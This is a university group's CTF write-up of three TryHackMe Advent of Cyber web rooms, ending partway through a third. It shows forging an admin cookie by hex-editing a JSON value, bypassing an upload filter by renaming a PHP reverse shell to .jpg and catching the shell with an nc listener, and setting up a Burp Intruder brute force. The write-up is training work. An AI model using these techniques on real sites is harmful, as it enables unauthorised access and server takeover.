PSP0201

Week 2

Writeup

Group Name: **No Entry**

Members:

ID	**Name**	**Role**
1211102976	Lee Le Xuan	Leader
1211103182	Ester Ong Xiang Lin	Member
1211102020	Jackter Un Chia Te	Member
1211102575	Pang Ding Yuan	Member

Day 1: Web Exploitation – A Christmas Crisis


Tools used: Kali Linux, Firefox, Cyberchef


Solution/walkthrough:

Step 1

After receiving the IP address given, we paste it in the browser and the page as below is shown. We register and log in to the Christmas Control Centre. However, after login successfully, we have no access to the control console.

Question: Inspect the website. What is the title of the website?
Answer: Christmas Console






Step 2

We press F12 and open up the browser developer tools to check on the cookie.

Question: What is the name of the cookie used for authentication?
Answer: auth



Step 3

We obtain the value of the cookie.

Question: In what format is the value of this cookie encoded?
Answer: Hexadecimal

```
7b22636f6d70616e79223a225468652042657374204665737469766163204f6d70616e79222c2022757365726e616d65223a224a61636b7
4657230343230227d
```


Step 4

Using Cyberchef, we convert the cookie value to string.

Question: Having decoded the cookie, what format is the data stored in?
Answer: JSON

Question: What is the value for the company field in the cookie?
Answer: The Best Festival Company


Question: What is the other field found in the cookie?
Answer: username



Step 5

We change the username to ‘santa’ and convert the JSON statement to hex.


Question: What is the value of Santa's cookie?
Answer:
7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a2273616e7461227d



Step 6

We are now having access to the controls. We switch on every control and the flag is shown.

Question: What is the flag you're given when the line is fully active?
Answer: THM{MjY0Yzg5NTJmY2Q1NzM1NjBmZWFhYmQy}



Thought Process/Methodology:

Firstly, we pasted the IP address given in the browser. Having accessed the target machine, we were shown a login/registration page. We proceeded to register an account and login. After logging in, we noticed that we did not have access to the control console as we were not the administrator. To get its control, we first opened the browser's developer tool and chose to view the site cookie from the Storage tab. Looking at the cookie value, we deduced it to be a hexadecimal value and proceeded to convert it to text using Cyberchef. After converting, we found that it was a JSON statement with the username element. Using Cyberchef, we altered the username to 'santa', the administrator account, and converted it back to hexadecimal using Cyberchef. We replaced the cookie value with the converted one and refreshed the page. We were now shown the administrator page (Santa's) and proceeded to enable every control, which in turn showed the flag.


Day 2: Web Exploitation – The Elf Strikes Back!

Tools used: Kali Linux, Firefox

Solution/walkthrough:

Step 1

After getting the IP address, copy it and paste it in a new tab. A page as below will be shown.




Step 2

To get access to the upload page, insert the parameter and the ID given behind the IP address. Run it and an upload page with a Christmas Tree will appear. To figure out what file type can be accepted in the upload section, we try to upload and submit several types of file extensions and discover that only .jpg image file is accepted. (At here, we upload a file which named temp.jpg)

Question: What string of text needs adding to the URL to get access to the upload page?
Answer: ?id=ODIzODI5MTNiYmYw


Question: What type of file is accepted by the site?
Answer: Image



Step 3


After successfully uploading the file, we wanted to figure out the subdirectory of the server. Hence, we deleted the parameter behind the IP address and tried to replace it with /images, /resources and /uploads. (Eg: 10.10.200.252/uploads/). We figured out /uploads is the correct name of the subdirectory as a page with Index of /uploads is shown. The file that we submitted just now is listed there too.

Question: In which directory are the uploaded files stored?
Answer: /uploads/




Step 4

Open terminal and copy the webshell (cp /usr/share/webshells/php/php-reverse-shell.php .) out into your current directory. Then, open the folder to search for php-reverse-shell.php file, right click and open it with mousepad . Next, we can change the IP (can get it by searching ip addr in terminal) and port (change to 443). Remember to save it.



Step 5

As it can only accept image file, we need to change the php file to image file. Open the folder and rename the .php file to .jpg file. Then, visit back the page (with Christmas Tree) and upload the jpg file. Go back to the index of uploads page and the .jpg file that you uploaded just now will show up.



Step 6

Create a listener for an uploaded reverse shell by using this command: sudo nc -lvnp 443.

```
┌──(kali㉿kali)-[~]
└─$ sudo nc -lvnp 443                                                    130 ×
[sudo] password for kali:
listening on [any] 443 ...
connect to [10.18.31.19] from (UNKNOWN) [10.10.105.133] 55576
Linux security-server 4.18.0-193.28.1.el8_2.x86_64 #1 SMP Thu Oct 22 00:20:22
 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 04:49:47 up 11 min,  0 users,  load average: 0.03, 0.84, 0.82
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: cannot set terminal process group (835): Inappropriate ioctl for device
sh: no job control in this shell
sh-4.4$

sh-4.4$ ls
ls
bin
boot
dev
etc
home
```

Step 7

We can see one file there called flag.txt. To see the content in it, type cat flag.txt. The flag is shown in the file.

Question: What is the flag in /var/www/flag.txt?
Answer: THM{MGU3Y2UyMGUwNjExYTY4NTAxOWJhMzhh}

```
You've reached the end of the Advent of Cyber, Day 2 -- hopefully you're enjo
ying yourself so far, and are learning lots!
This is all from me, so I'm going to take the chance to thank the awesome @Va
rgnaar for his invaluable design lessons, without which the theming of the pa
st two websites simply would not be the same.


Have a flag -- you deserve it!
THM{MGU3Y2UyMGUwNjExYTY4NTAxOWJhMzhh}


Good luck on your mission (and maybe I'll see y'all again on Christmas Eve)!
 --Muiri (@MuirlandOracle)
```

Thought Process/Methodology:
Having accessed the target machine, we were shown an upload page. We proceeded to test what file can be accepted. After uploading the jpg file, we added /uploads behind the IP address to proceed to the index of /uploads page. The uploaded jpg file was already shown there. Then, we copied the webshell out into current directory on terminal. Next, we opened the folder to search for the php file and opened it with mousepad . Next, we changed the IP and port and save it. We found that it can only accept image file, thus we changed the php file to image file. We went back to the upload page and submitted the file,then it was shown in the index of /uploads page. We created a listener for an uploaded reverse shell and we were able to see one file there called flag.txt


Day 3: Web Exploitation - Christmas Chaos

Tools used: Kali Linux, Firefox, BurpSuite

Solution/walkthrough:


Step 1

After searching the IP address given in Firefox, a login page to enter username and password is shown.



Step 2

To figure out the correct username and password, we use BurpSuite to perform brute forcing. We first open the browser from BurpSuite. On the intercept after entering the IP address given.



Step 3

Click the sign in button in the login page to send a request. Then, the request can be seen in BurpSuite. Send the request to the Intruder tab.


Step 4

We go to the Payloads subtab and key in the username and password list given for the payloads. After setting the attack type to cluster bomb, we start the attack.

Question: Look at the list of attack type options on intruder. Which of the following options matches the one in the description?

